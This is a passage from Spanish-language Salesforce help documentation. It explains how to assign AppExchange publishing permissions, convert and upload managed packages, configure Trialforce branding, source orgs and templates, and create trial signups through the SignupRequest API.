Puede proporcionar ayuda personalizada para registros de objetos y campos personalizados.

CONSULTE TAMBIÉN

Concepto de paquetes

Asignación de editores de AppExchange de Force.com

# Asignación de editores de AppExchange de Force.com

Los usuarios que publican paquetes en AppExchange deben tener los siguientes permisos:

**Crear paquetes de AppExchange de Force.com**
Permite a un usuario crear paquetes y agregar componentes a ellos.

**Cargar paquetes de AppExchange de Force.com**
Permite a un usuario cargar y registrar o publicar paquetes en AppExchange.

El perfil de Administrador del sistema tiene automáticamente ambos permisos. Decida qué usuarios deben disponer de estos permisos y agréguelos a los perfiles de usuario o conjuntos de permisos correspondientes.

CONSULTE TAMBIÉN

Concepto de paquetes

Desarrollo de la documentación de las aplicaciones

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para asignar permisos:
- "Personalizar aplicación"

# Convertir paquetes no gestionados en gestionados

Puede que su organización ya haya cargado y registrado paquetes en el directorio de AppExchangede Force.com. Todos los paquetes cargados anteriormente en la versión Winter '07 son no gestionados, por lo que no se pueden actualizar en la organización del instalador. Puede convertirlos en paquetes gestionados configurando su organización para paquetes gestionados y seleccionando un paquete para gestionar. Esto le permite notificar a los instaladores cuando haya una actualización para instalar.

Antes de convertir un paquete existente en gestionado, notifique a sus instaladores actuales cómo deben guardar sus datos:

1. Exporte todos los datos de la versión anterior no gestionada del paquete.
2. Desinstale el paquete no gestionado.
3. Instale la nueva versión gestionada del paquete.
4. Importe todos los datos exportados al nuevo paquete gestionado.

> Nota: Nota a los instaladores: si ha realizado personalizaciones a una instalación de un paquete no gestionado, elabore una lista de estas personalizaciones antes de desinstalar, puesto que deseará volver a implementarlas. No obstante, algunas personalizaciones no se pueden realizar con un paquete gestionado.

Para convertir un paquete no gestionado en un paquete gestionado:

1. Active los paquetes gestionados para su organización.
2. En Configuración, introduzca *Paquetes* en el cuadro Búsqueda rápida y, a continuación, seleccione **Paquetes**.
3. Modifique el paquete que desea convertir en gestionado y, a continuación, seleccione **Gestionado**.

> PRECAUCIÓN: La conversión de un paquete no gestionado en uno gestionado requiere el registro de un prefijo de espacio de nombres que afecte a los nombres de API de los componentes del paquete de forma exclusiva, como pueden ser los campos personalizados o S-Control. Los S-Control que estén almacenados en la biblioteca de S-Control o la ficha Documentos que no utilicen la API de Force.com funcionarán correctamente después registrar un prefijo de espacio de nombres. Sin embargo, los S-Control almacenados fuera de su organización o los S-Control que utilizan la API de Force.com para activar Salesforce pueden requerir algunos ajustes. Para obtener más información, consulte S-control en la *Referencia de objetos*.

## CONSULTE TAMBIÉN

Gestionar paquetes

Creación de paquetes gestionados

## EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer** Edition

Las cargas e instalaciones de paquetes están disponibles en **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## PERMISOS DE USUARIO

Para configurar los ajustes de desarrollador:

- "Personalizar aplicación"

Para crear paquetes:

- "Crear paquetes de AppExchange"

Para cargar paquetes:

- "Cargar paquetes de AppExchange"

# Distribución de sus aplicaciones

## Preparar sus aplicaciones para su distribución

Cuando esté listo para distribuir el paquete, determine si desea publicar un paquete gestionado o sin gestionar.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear paquetes:
- "Crear paquetes de AppExchange"

Para cargar paquetes:
- "Cargar paquetes de AppExchange"

1. Cree un paquete:
   a. En Configuración, introduzca *Paquetes* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Paquetes**.
   b. Haga clic en **Nuevo**.
   c. Escriba un nombre para el paquete. No tiene que tener el mismo nombre que aparece en AppExchange.
   d. Desde el menú desplegable, seleccione el idioma predeterminado de todas las etiquetas de componentes en el paquete.
   e. También puede elegir un vínculo personalizado del campo `Configurar vínculo personalizado` para mostrar información de configuración a los instaladores de la aplicación. Puede seleccionar un vínculo personalizado predefinido a una URL o S-Control que haya creado para los formatos de la página de inicio; consulte la opción Configurar en la página 6121. El vínculo personalizado se muestra como un vínculo **Configurar** en Salesforce en la página Descargas AppExchange de Force.com y en la página de detalles de la aplicación de la organización del instalador.
   f. De forma opcional, en el campo `Notificar error de Apex` , introduzca el nombre de usuario de la persona que debería recibir una notificación de correo electrónico si se produce una excepción en Apex que no se incluye en el código Apex. Si no especifica un nombre de usuario, todas las excepciones no incluidas generan una notificación de correo electrónico que se envía a Salesforce. Sólo está disponible para paquetes gestionados.

      Nota: Apex solo se puede incluir en paquetes de las organizaciones con Developer Edition, Enterprise Edition, Unlimited Edition y Performance Edition.

   g. Opcionalmente, en el campo `Notificar error de paquete`, introduzca la dirección de correo electrónico de la persona que recibe una notificación por email si se produce un error cuando falla el intento de un suscriptor para instalar, actualizar o desinstalar una aplicación empaquetada. Este campo aparece solo si las notificaciones de error de paquete están activados. Para activar notificaciones, póngase en contacto con su representante de Salesforce.
   h. Opcionalmente, puede introducir una descripción que defina el paquete. Podrá cambiar esta descripción antes de cargarlo en AppExchange.
   i. Opcionalmente, especifique una secuencia de comandos posterior a la instalación. Esta es una secuencia de comandos de Apex que se ejecuta en la organización suscriptora después de instalar o actualizar el paquete. Para obtener más información, consulte Ejecución de Apex en instalación/actualización del paquete.
   j. Opcionalmente, especifique una secuencia de comandos de desinstalación. Esta es una secuencia de comandos de Apex que se ejecuta en la organización suscriptora después de desinstalar el paquete. Para obtener más información, consulte Ejecución de Apex en desinstalación del paquete.
   k. Haga clic en **Guardar**.

2. Salesforce define los privilegios de acceso de su paquete de API como `No restringido`. Puede cambiar esta configuración para restringir el acceso a la API de los componentes de Salesforce en el paquete. Para obtener más información, consulte *Gestionar el acceso a la API y al Apex dinámico en paquetes en la página 6100*.
3. Agregue los componentes necesarios para su aplicación.
   a. Haga clic en **Agregar componentes**.
   b. En la lista desplegable, seleccione el tipo de componente que desea agregar a su paquete.
      - En el margen superior de la lista, haga clic en una letra para ver el contenido de la columna ordenada que comienza con ese carácter.
      - Haga clic en el vínculo **Página siguiente** (o en **Página anterior**) para ir al siguiente conjunto de componentes o al anterior.
      - Si está disponible, haga clic en **más** o **menos** al final de la lista para ver más o menos información en la lista.
   c. Seleccione los componentes que desea agregar.
   d. Haga clic en **Agregar a paquete**.
   e. Repita estos pasos hasta que haya agregado todos los componentes que desee al paquete.

   Nota:
   - Algunos componentes relacionados se incluyen automáticamente en el paquete incluso cuando no puedan mostrarse en la lista Componentes del paquete. Por ejemplo, al agregar un objeto personalizado a un paquete, sus campos personalizados, formatos de página y relaciones con objetos estándar se incluyen de forma automática.
   - Cuando empaqueta un informe unido, se incluye cada bloque en el paquete. Aunque aparezcan los bloques en el paquete como informes, al hacer clic en un bloque, verá un mensaje de error informándole de que tiene "privilegios insuficientes" para ver el informe. Este es un comportamiento previsto. En su lugar, haga clic en el nombre del informe unido para ejecutarlo.

4. De forma opcional, haga clic en **Ver dependencias** y revise una lista de componentes que se basan en otros componentes, permisos o preferencias dentro del paquete. Una entidad puede incluir elementos como S-Control, un campo estándar o personalizado o una configuración global de la organización como varias divisas. Los paquetes no se pueden instalar salvo que el instalador tenga activados o instalados los componentes enumerados. Para obtener más información sobre las dependencias, consulte Concepto de dependencias en la página 6103. Haga clic en **Listo** para volver a la página de detalles del paquete.

   Nota: No puede cargar paquetes que contengan nada de lo siguiente:
   - Reglas o acciones de flujo de trabajo (como actualizaciones de campo o mensajes salientes) que hagan referencia a tipos de registro.
   - Informes que hagan referencia a tipos de registro de objetos estándar.

5. Haga clic en **Cargar**.

   Nota: Si está creando un paquete gestionado para su publicación en AppExchange, primero debe certificar su aplicación antes de incluirla en un paquete. Si desea más información, consulte Examen de seguridad en AppExchange.

6. En la página de carga de paquete, realice lo siguiente:
   a. Escriba un `Nombre de versión`. Como práctica recomendada, es muy útil tener una descripción breve y la fecha.
   b. Introduzca un `Número de versión` para la carga, como *`1.0`*. El formato es *`númeroPrincipal.númeroSecundario`*.

      Nota: Si carga una nueva versión de parche, no podrá cambiar el número de parche.

El número de versión representa una versión de un paquete. Este campo es obligatorio para paquetes gestionados y no gestionados. En el caso de un paquete gestionado, el número de versión se corresponde con una carga Gestionado y editado. Todas las cargas en versión beta utilizan el mismo número de versión hasta que cargue una versión de paquete Gestionado y editado con un nuevo número de versión. Por ejemplo, lo siguiente es una secuencia de números de versión de una serie de cargas.

| Secuencia de carga | Tipo | Número de versión | Notas |
|---|---|---|---|
| Primera carga | Gestionado en versión beta | 1.0 | La primera carga Gestionado en versión beta. |
| Segunda carga | Gestionado y editado | 1.0 | Una carga Gestionado y editado. Observe que el número de versión no cambia. |
| Tercera carga | Gestionado y editado | 1.1 | Observe el cambio del segundo número de la versión en esta carga Gestionado y editado. |
| Cuarta carga | Gestionado en versión beta | 2.0 | La primera carga Gestionado en versión beta del número de versión 2.0. Observe la actualización del número de la versión. |
| Quinta carga | Gestionado y editado | 2.0 | Una carga Gestionado y editado. Observe que el número de versión no cambia. |

**c.** En el caso de paquetes gestionados, seleccione un `Tipo de versión`:

- Seleccione Gestionados - Editados para cargar una versión que se pueda actualizar. Después de la carga, algunos atributos de los componentes de Salesforce estarán bloqueados.
- Seleccione Gestionado en versión beta si desea cargar una versión de su paquete a una pequeña muestra de su público con el fin de realizar pruebas. Todavía podrá cambiar los componentes y cargar versiones beta adicionales.

  Nota: Los paquetes Beta sólo pueden instalarse en organizaciones con Developer Edition o sandbox, y por lo tanto no pueden pasarse a organizaciones de clientes.

**d.** Cambie la `Descripción` si fuera necesario.

**e.** Tiene la posibilidad de especificar un vínculo a las notas de versión del paquete. Haga clic en **URL** e introduzca los detalles en el campo de texto que aparece. Este vínculo se mostrará durante el proceso de instalación y en la página Detalles de paquete tras la instalación.

Nota: Se recomienda que señale a una URL externa para que pueda poner la información a disposición de los clientes antes de la publicación y actualizarla independientemente del paquete.

**f.** Tiene la posibilidad de especificar un vínculo para publicar instrucciones de instalación para el paquete. Haga clic en **URL** o **Página de Visualforce** e introduzca los detalles en el campo de texto que aparece. Este vínculo se mostrará en la página Detalles del paquete tras la instalación.

Nota: Se recomienda que señale a una URL externa para que pueda actualizar la información independientemente del paquete.

**g.** De forma opcional, introduzca y confirme una contraseña para compartir el paquete de forma privada con cualquiera que tenga contraseña. No introduzca una contraseña si desea que el paquete esté disponible para cualquiera en AppExchange y compartir el paquete públicamente.

**h.** Salesforce selecciona automáticamente los requisitos que encuentra. Además, seleccione cualquier otro componente obligatorio de las secciones `Requisitos del paquete` y `Requisitos del objeto` para notificar a los instaladores de los requisitos de este paquete.

**i.** Haga clic en **Cargar**.

**7.** Una vez completada la carga, puede realizar lo siguiente:

- Haga clic en **Cambiar contraseña** para cambiar la opción de contraseña.
- Haga clic en **Desaprobar** para evitar nuevas instalaciones de este paquete y permitir que las instalaciones existentes sigan funcionando.

  Nota: No puede desaprobar la versión más reciente de un paquete gestionado.

  Cuando desapruebe un paquete, recuerde quitarlo también de AppExchange. Consulte el apartado sobre "Eliminación de aplicaciones de AppExchange" en la ayuda en línea de AppExchange.

- Haga clic en **Cancelar desaprobación** para que una versión desaprobada vuelva a estar disponible para su instalación.

Cuando haya cargado el paquete correctamente, recibirá un correo electrónico con un vínculo de instalación.

Nota:

- Cuando use la URL de instalación, el instalador anterior se mostrará por defecto. Puede personalizar el comportamiento de instalación modificando la URL de instalación que proporciona a sus clientes.
  - Para acceder al nuevo instalador, adjunte el texto `&newui=1` a la URL de instalación.
  - Para acceder al nuevo instalador, con la opción "Todos los usuarios" seleccionada por defecto, adjunte el texto adicional `&newui=1` a la URL de instalación.
- Si efectuó la carga desde su organización de producción de Salesforce, notifique a los instaladores que desean instalarla en una organización de Sandbox para que sustituyan la parte "login.salesforce.com" de la URL de instalación por “test.salesforce.com”.

CONSULTE TAMBIÉN

Concepto de paquetes
Gestionar paquetes
Concepto de dependencias
Gestionar versiones
Crear y cargar parches
Publicar actualizaciones de paquetes gestionados
Publicación de ampliaciones de paquetes gestionados

# ¿Por qué utilizar Trialforce?

Trialforce le permite proporcionar una prueba gratuita de su oferta de forma rápida y sencilla. Cada vez que se proporciona una prueba, Trialforce crea un candidato en la aplicación de gestión de licencias, lo que le ayuda a realizar un seguimiento del uso y convertir clientes potenciales en clientes de pago. Con Trialforce puede:

- Ejecutar su propia campaña de marketing para maximizar el alcance y la adopción de los clientes.
- Personalizar su oferta, incluyendo la marca, funcionalidad, diseño, datos y prueba.

- Gestionar pruebas de múltiples ofertas, versiones y ediciones desde un único y cómodo lugar.
- Permita a los clientes, incluyendo los usuarios que no son administradores, probar su aplicación o componente sin iniciar sesión en su entorno de producción.

Configuración de marca personalizada para Trialforce

Organizaciones de origen de Trialforce

Nueva organización de origen de Trialforce

Modificar organización de origen de Trialforce

Trialforce

## Configuración de marca personalizada para Trialforce

Los desarrolladores de aplicaciones mediante Trialforce para crear nuevas pruebas de sus productos pueden establecer opcionalmente un sitio de inicio de sesión y correos electrónicos del sistema con marca. Marcando estas áreas con la apariencia de su empresa, los usuarios de su aplicación se verán inmersos en su marca desde el inicio hasta el fin de sesión. La marca personalizada solo debe usarse con aplicaciones que no sean CRM, no con aplicaciones amplían Salesforce CRM y requieren objetos estándar de Salesforce como Candidatos, Oportunidades y Casos.

Una página de inicio de sesión con marca le permite modificar su dominio y su sitio de inicio de sesión.

- Los dominios de inicio de sesión finalizan con `.cloudforce.com`, de modo que si el nombre de su empresa es "miempresa", entonces su dominio de inicio de sesión sería `miempresa.cloudforce.com`.
- Su sitio de inicio de sesión personalizado incluye el texto y el logotipo de su empresa, así como versiones simples de Mobile de su sitio de inicio de sesión.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer** Edition

PERMISOS DE USUARIO

Para gestionar Trialforce:
- "Personalizar aplicación"

Los correos electrónicos marcados le permiten especificar campos en correos electrónicos generados por el sistema, de modo que el nombre de su empresa, la dirección y otros detalles pertinentes se utilizan en la correspondencia de correo electrónico. Puede crear múltiples conjuntos de correos electrónicos con marca para distintas campañas o segmentos de clientes.

Nota: Para configurar el proceso de marcado, debe iniciar sesión en una Organización de gestión de Trialforce (TMO, por sus siglas en inglés). Para obtener su TMO, registre un caso en la Comunidad de socios.

Sitio de inicio de sesión con marca de Trialforce

Conjuntos de correos electrónicos marcados de Trialforce

## Sitio de inicio de sesión con marca de Trialforce

Utilice la página del sitio de inicio de sesión con marca de Trialforce para crear, publicar y modificar una página de inicio de sesión que tenga el aspecto de su empresa.

- Si todavía no ha configurado un sitio de inicio de sesión, haga clic en **Configurar sitio de inicio de sesión**.
- Si ya ha configurado un sitio de inicio de sesión, haga clic en **Publicar** para hacer que el sitio esté disponible o en **Iniciar editor del sitio** para realizar cambios.

Dominio del sitio de inicio de sesión de Trialforce

Creación de una página de inicio de sesión con marca

Editor de marca de inicio de sesión de Trialforce

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer** Edition

PERMISOS DE USUARIO

Definir marca de paquete:
- "Marca de paquete"

## Dominio del sitio de inicio de sesión de Trialforce

Elija un subdominio donde los clientes iniciarán sesión en su aplicación. El subdominio suele ser el nombre de su empresa.

1. Introduzca un nombre en el campo provisto a tal efecto.
2. Haga clic en **Comprobar disponibilidad**.
3. Acepte las condiciones de uso.
4. Haga clic en **Guardar e iniciar editor**.

## Creación de una página de inicio de sesión con marca

Los clientes suelen iniciar sesión en su aplicación a través del sitio web tradicional login.salesforce.com. Una página de inicio de sesión con marca le permite personalizar este dominio y partes de esta página de inicio de sesión para que sus clientes vean la marca. Su sitio de inicio de sesión personalizado incluye el texto y el logotipo de su empresa, así como versiones simples de Mobile de su sitio de inicio de sesión.

Para crear una página de inicio de sesión con marca:

1. Inicie sesión en su organización de gestión de Trialforce.
2. En Configuración, introduzca *`Inicio de sesión del sitio Web`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Inicio de sesión del sitio Web**.
3. Haga clic en **Configurar sitio de inicio de sesión**.
4. Seleccione un subdominio para su sitio de inicio de sesión proporcionando un nombre en el campo provisto. El subdominio suele ser el nombre de su empresa.

   Nota: Los dominios de inicio de sesión finalizan con `.cloudforce.com`, de modo que si el nombre de su empresa es "miempresa", entonces su dominio de inicio de sesión sería `miempresa.cloudforce.com`.

5. Compruebe la disponibilidad del dominio y, a continuación, acepte las condiciones de uso.
6. Haga clic en **Guardar e iniciar editor**.
7. Utilice el editor de marca de inicio de sesión para cambiar el aspecto de su página de inicio de sesión. Para obtener más ayuda acerca del uso del editor, haga clic en **Ayuda para esta página**.
8. Haga clic en **Guardar y Cerrar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer** Edition

PERMISOS DE USUARIO

Para gestionar Trialforce:
- "Personalizar aplicación"

9. Si está preparado para hacer que estos cambios estén disponibles para su TSO, haga clic en **Publicar**. De lo contrario, sus cambios se guardarán y los podrá publicar más tarde.

## Editor de marca de inicio de sesión de Trialforce

Utilice el editor de marca de inicio de sesión para diseñar sus páginas de inicio de sesión.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer** Edition

PERMISOS DE USUARIO

Para gestionar Trialforce:
- "Personalizar aplicación"

1. Inicie sesión en su organización de gestión de Trialforce.
2. En Configuración, introduzca *`Inicio de sesión del sitio Web`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Inicio de sesión del sitio Web**.
3. En la parte superior del editor, haga clic en la ficha para el tamaño de la página de inicio de sesión: **Escritorio** o **Móvil**.
4. En el panel de la izquierda, amplíe el nodo Encabezado de página y haga clic en **Seleccionar archivo** para elegir el logotipo de su empresa para el tamaño de cada pantalla que admita su aplicación.
5. En el campo **Vínculo del logotipo** > **Utilizar vínculo personalizado**, también puede introducir una dirección Web que se utilizará cuando un cliente haga clic en su logotipo, como el sitio Web de su compañía. La URL debe comenzar con `http://` o `https://`. Si deja en blanco este campo, su logotipo no tendrá un vínculo.
6. Amplíe el nodo Contenido de la página y péguelo en la URL del vínculo de inscripción de prueba en el campo **Vínculo de inscripción de prueba** > **Utilizar vínculo personalizado**. Es el vínculo en el que sus clientes potenciales harán clic para solicitar una prueba gratuita en su sitio web. Por lo general, los ISV crean una página de inicio de sesión distinta para este fin.
7. Proporcione las URL para la parte derecha y la parte inferior de la página. Si deja en blanco estos campos, los marcos serán los marcos predeterminados que se utilizan en la página de inicio de sesión de Salesforce.
8. Amplíe el pie de página y proporciona el nombre de su empresa y el color de fuente.
9. Amplíe el nodo de fondo de página y proporcione una imagen y un color de fondo.
10. En la parte superior de la página, haga clic en **Guardar y cerrar**.
11. En la página Sitio de inicio de sesión con marca, haga clic en **Vista previa** para el tamaño de la página que desee ver. Asegúrese de que su página de inicio aparece de forma correcta para cada página de inicio de sesión que admita su aplicación.

## Conjuntos de correos electrónicos marcados de Trialforce

Trialforce Email Branding le permite modificar correos electrónicos generados por el sistema para que se muestren como provenientes de su empresa y no de Salesforce. Trialforce Email Branding sólo afecta a los usuarios que se registren en su aplicación a través de Trialforce.

Cada organización de origen de Trialforce incluye un conjunto estándar de notificaciones de correo electrónico que se envían a los clientes. Por ejemplo, los clientes reciben una notificación por correo electrónico cuando inician sesión por primera vez o cuando restablecen su contraseña. No necesita volver a escribir todos los correos electrónicos generados por el sistema. Solo proporcione los valores para los campos y el sistema se ocupará del resto.

Modificar conjunto de correos electrónicos marcados de Trialforce

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer** Edition

PERMISOS DE USUARIO

Definir marca de paquete:
- "Marca de paquete"

### Modificar conjunto de correos electrónicos marcados de Trialforce

Para empezar, haga clic en **Nuevo conjunto de correos electrónicos** o en **Modificar** junto a un conjunto de correos electrónicos existente.

1. Cumplimente los campos con la información de su empresa.
2. En el área Vista previa de correos electrónicos, haga clic en los distintos tipos de correos electrónicos generados y asegúrese de que se leen correctamente.
3. Haga clic en **Guardar**.
4. Si está preparado para hacer que estos correos electrónicos estén disponibles en sus organizaciones de origen de Trialforce, haga clic en **Publicar**. De lo contrario, sus cambios se guardarán y los podrá publicar más tarde.

## Organizaciones de origen de Trialforce

La página Organizaciones de origen de Trialforce le ayuda a crear y gestionar sus organizaciones de origen de Trialforce.

- Para crear una nueva organización de origen, haga clic en **Nueva**.
- Si ya cuenta con una organización de origen que desee utilizar, haga clic en **Iniciar sesión**.
- Para modificar una organización de origen existente, haga clic en **Modificar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer** Edition

## Nueva organización de origen de Trialforce

Para crear una nueva organización de origen:

1. Introduzca un nombre de usuario y una dirección de correo electrónico nuevos para la cuenta del administrador.
2. Introduzca el nombre de la organización de origen y seleccione la marca.
3. Haga clic en **Crear**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer** Edition

PERMISOS DE USUARIO

Definir marca de paquete:
- "Marca de paquete"

## Modificar organización de origen de Trialforce

Para modificar una organización de origen de Trialforce:

1. Introduzca el nombre de la organización de origen y seleccione la marca.
2. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer** Edition

PERMISOS DE USUARIO

Definir marca de paquete:
- "Marca de paquete"

## Trialforce

Para crear una plantilla de Trialforce:

1. Haga clic en **Plantilla nueva de Trialforce**.
2. Especifique una descripción de la plantilla y si desea incluir datos en el diálogo que aparece.
3. Haga clic en **Guardar**.

Recibirá un correo electrónico con el Id. de organización de la nueva plantilla, cuando se haya generado. Debe enviar la plantilla para revisarla antes de poder usarla para firmar organizaciones de prueba. Recuerde generar una nueva plantilla cada vez que actualice su TSO, de modo que las pruebas reflejen siempre el estado más reciente.

Nota: Puede crear una plantilla de Trialforce solo si su TSO es inferior a 256 MB.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer** Edition

PERMISOS DE USUARIO

Definir marca de paquete:
- "Marca de paquete"

Cada plantilla de Trialforce tiene un estado con uno de los siguientes valores.

**En curso**
Cuando se crea una plantilla de Trialforce por primera vez, siempre tiene este estado. Luego cambia a los estados Error o Correcto.

**Correcto**
La plantilla de Trialforce se puede utilizar para crear organizaciones de prueba.

**Error**
La plantilla de Trialforce no se puede utilizar como algo que ha pasado a ser un error y que requiere depuración.

**Eliminado**
La plantilla de Trialforce ya no está disponible para su uso. Las plantillas eliminadas se eliminan durante las actualizaciones del sistema.

# Creación de inscripciones usando la API

Puede usar las llamadas de API al objeto SignupRequest para crear organizaciones de prueba para clientes potenciales. Cuando se crean organizaciones de prueba (o inscripciones) usando formularios Web, no es posible personalizar el proceso de inscripción o realizar un seguimiento de su estado. Usando la API, puede recoger y analizar información detallada en todas las inscripciones de la organización comercial. Esto le ofrece más control sobre el proceso de inscripción y mayor visibilidad sobre los clientes potenciales. Por ejemplo, puede:

PERMISOS DE USUARIO

Para crear o ver solicitudes de inscripción:
- "API de solicitudes de inscripción"

- Ejecutar informes y recoger mediciones, como el número de inscripciones por día o el número de inscripciones en diferentes países.
- Personalizar el objeto SignupRequest para agregar campos de intereses especiales en su compañía.
- Crear desencadenadores para iniciar acciones específicas, como el envío de una notificación de correo electrónico, siempre que se realice una nueva solicitud de inscripción.
- Activar inscripciones desde una amplia variedad de aplicaciones cliente y dispositivos, por lo que tendrá canales adicionales para la adquisición de clientes.

Para empezar a crear nuevas inscripciones usando la API:

1. Cree una organización de origen de Trialforce (TSO) desde la organización de gestión de Trialforce.
2. Instale la aplicación en la TSO, junto con cualquier dato de muestra que pueda ser útil para la prueba.
3. Configure la TSO como quiera que la experimenten sus clientes, incluyendo la especificación de cualquier marca personalizada.
4. Cree una plantilla de Trialforce desde la TSO.
5. Archive un caso para activar esta función.
   a. Inicie sesión en la Comunidad de socios.
   b. En la ficha Asistencia, haga clic en **Nuevo caso**.
   c. Seleccione la categoría **AppExchange y solicitudes de funciones** > **Trialforce**.
   d. En la descripción, proporcione los siguientes detalles:
      - el Id. de organización de su TSO
      - el Id. de plantilla de la plantilla de Trialforce que quiera utilizar
      - la organización que tenga la intención de utilizar para crear inscripciones (para poder habilitar el permiso de usuario adecuado)

Nota: Aunque puede crear nuevas inscripciones desde cualquier organización con los permisos adecuados, se recomienda hacerlo desde la organización comercial. Luego puede integrar datos de inscripción fácilmente con sus procesos comerciales existentes. Por ejemplo, puede crear una regla de flujo de trabajo para convertir cada solicitud de inscripción en un candidato o ejecutar informes para seguir el número de inscripciones en un periodo concreto.

Se le notificará por correo electrónico una vez que se haya aprobado la plantilla. Entonces podrá utilizarla para crear nuevas inscripciones haciendo llamadas de API al objeto SignupRequest. Consulte a continuación para obtener más información sobre el objeto SignupRequest y una muestra de código demostrando su uso. Para obtener más información sobre cómo trabajar con objetos, consulte *Referencia de objeto para Salesforce y Force.com*.

Inicio de solicitud de inscripción
Creación de una solicitud de inscripción
Visualización de los detalles de solicitud de inscripción

## Inicio de solicitud de inscripción

Nota: Está limitado a 20 inscripciones por día. Si necesita realizar inscripciones adicionales, registre un caso en la Comunidad de socios.

La ficha Solicitudes de inscripción muestra la página de inicio de solicitudes de inscripción. Desde esta página puede realizar las siguientes tareas:

- Crear una nueva inscripción. Si está utilizando una plantilla de Trialforce para crear la inscripción, asegúrese de que se ha aprobado la plantilla.

PERMISOS DE USUARIO

Para crear o ver solicitudes de inscripción:
- "API de solicitudes de inscripción"

- Ver los detalles de una inscripción anterior, incluyendo su historial y estado de aprobación.
- Crear nuevas vistas para mostrar inscripciones que coincidan con los criterios que especifique.

## Creación de una solicitud de inscripción

1. Seleccione **Solicitud de inscripción** en la lista desplegable Crear nueva en la barra lateral o haga clic en **Nuevo** junto a **Solicitudes de inscripción recientes** en la página de inicio de solicitudes de inscripción.
2. Introduzca la información para la solicitud de inscripción.
3. Haga clic en **Guardar** cuando haya terminado o haga clic en **Guardar y nuevo** para guardar la solicitud de inscripción actual y añadir otra.

PERMISOS DE USUARIO

Para crear o ver solicitudes de inscripción:
- "API de solicitudes de inscripción"

## Visualización de los detalles de solicitud de inscripción

Desde la página de detalles de la solicitud de inscripción:

- Haga clic en **Eliminar** para eliminar la solicitud de inscripción
- Haga clic en **Duplicar** para crear una nueva solicitud de inscripción con los mismos atributos que esta

La página de detalles contiene las siguientes secciones.

- Detalle de solicitud de inscripción
- Historial de solicitud de inscripción

PERMISOS DE USUARIO

Para crear o ver solicitudes de inscripción:
- "API de solicitudes de inscripción"

### Detalle de solicitud de inscripción

En esta sección se muestran los siguientes atributos (en orden alfabético).

| Atributo | Descripción |
|---|---|
| `Empresa` | Nombre de la empresa que solicita la inscripción de prueba. |
| `País` | Código ISO-3166 de país de dos caracteres en mayúscula. Puede encontrar la lista completa de estos códigos diferentes sitios, como: www.iso.ch/iso/en/prods-services/iso3166ma/02iso-3166-code-lists/list-en1.html |
| `Organización creada` | Id. de la organización de 15 caracteres de la organización de prueba creada. Se trata de un campo de solo lectura proporcionado por el sistema una vez procesada la solicitud de inscripción. |
| `Correo electrónico` | Dirección de correo electrónico del usuario administrador para la inscripción de prueba. |
| `Código de error` | Código de error si la solicitud de inscripción no tiene éxito. Se trata de un campo de solo lectura proporcionado por el sistema que se debe utilizar si se solicita asistencia técnica. |
| `Nombre` | Nombre del usuario administrador para la inscripción de prueba. |
| `Apellidos` | Apellido del usuario administrador para la inscripción de prueba. |
| `Edición` | La plantilla de Salesforce que se utiliza para crear la organización de prueba. Los valores posibles son `Partner Group`, `Professional`, `Partner Professional`, `Sales` |

| Atributo | Descripción |
| --- | --- |
| | `Professional`, `Professional TSO`, `Enterprise`, `Partner Enterprise`, `Service Enterprise`, `Enterprise TSO`, `Developer` y `Partner Developer`. |
| `Idioma preferido` | El idioma de la organización de prueba que se está creando. Especifique el idioma empleando un código de idioma enumerado bajo Idiomas totalmente admitidos en "¿Qué idiomas admite Salesforce?" en la Ayuda de Salesforce. Por ejemplo, utilice *`zh_CN`* para el idioma chino simplificado. El valor que selecciona anula el idioma establecido por la configuración regional. Si especifica un idioma no válido, la organización toma como valor predeterminado el idioma inglés. |
| | Se cumplimenta durante la solicitud de inscripción y para uso interno de Salesforce. |
| `ShouldConnectToEnvHub` | Cuando se establece en `true`, la organización de prueba se conecta al núcleo de entorno. La inscripción debe realizarse en la organización principal del núcleo o en una organización de comunicación. |
| `Organización de origen` | Id. de la organización de 15 caracteres de la organización de origen de Trialforce desde la que se ha creado la plantilla de Trialforce. |
| `Estado` | Estado de la solicitud. Los posibles valores son `Nuevo`, `En curso`, `Error` o `Correcto`. El valor predeterminado es `Nuevo`. |
| `Plantilla` | Id. de 15 caracteres de la plantilla de Trialforce aprobada base para la inscripción de prueba. La plantilla es obligatoria y debe estar aprobada por Salesforce. |
| `Descripción de plantilla` | Descripción de la plantilla de Trialforce aprobada base para la inscripción de prueba. |
| `Días de prueba` | Duración de la inscripción de prueba en días. Debe ser igual o menor que los días de prueba de la plantilla de Trialforce aprobada. Si no se proporciona, el valor predeterminado será el de la duración de la prueba especificada para la plantilla de Trialforce. |
| `Nombre de usuario` | Nombre de usuario del usuario administrador para la inscripción de prueba. Debe seguir la convención de direcciones especificada en RFC822: www.w3.org/Protocols/rfc822/#z10 |

## Historial de solicitud de inscripción

En esta sección aparece la fecha en la que se creó la solicitud de inscripción, el usuario que la creó y las acciones que se han realizado en ella.

# Publicación de ampliaciones de paquetes gestionados

Una *ampliación* es cualquier paquete, componente o conjunto de componentes que agrega funcionalidad a un paquete gestionado. Las ampliaciones requieren que el paquete gestionado base esté instalado en la organización. Por ejemplo, si ha generado una aplicación de contratación, una ampliación de esta aplicación podría incluir un componente para realizar comprobaciones en segundo plano de candidatos.

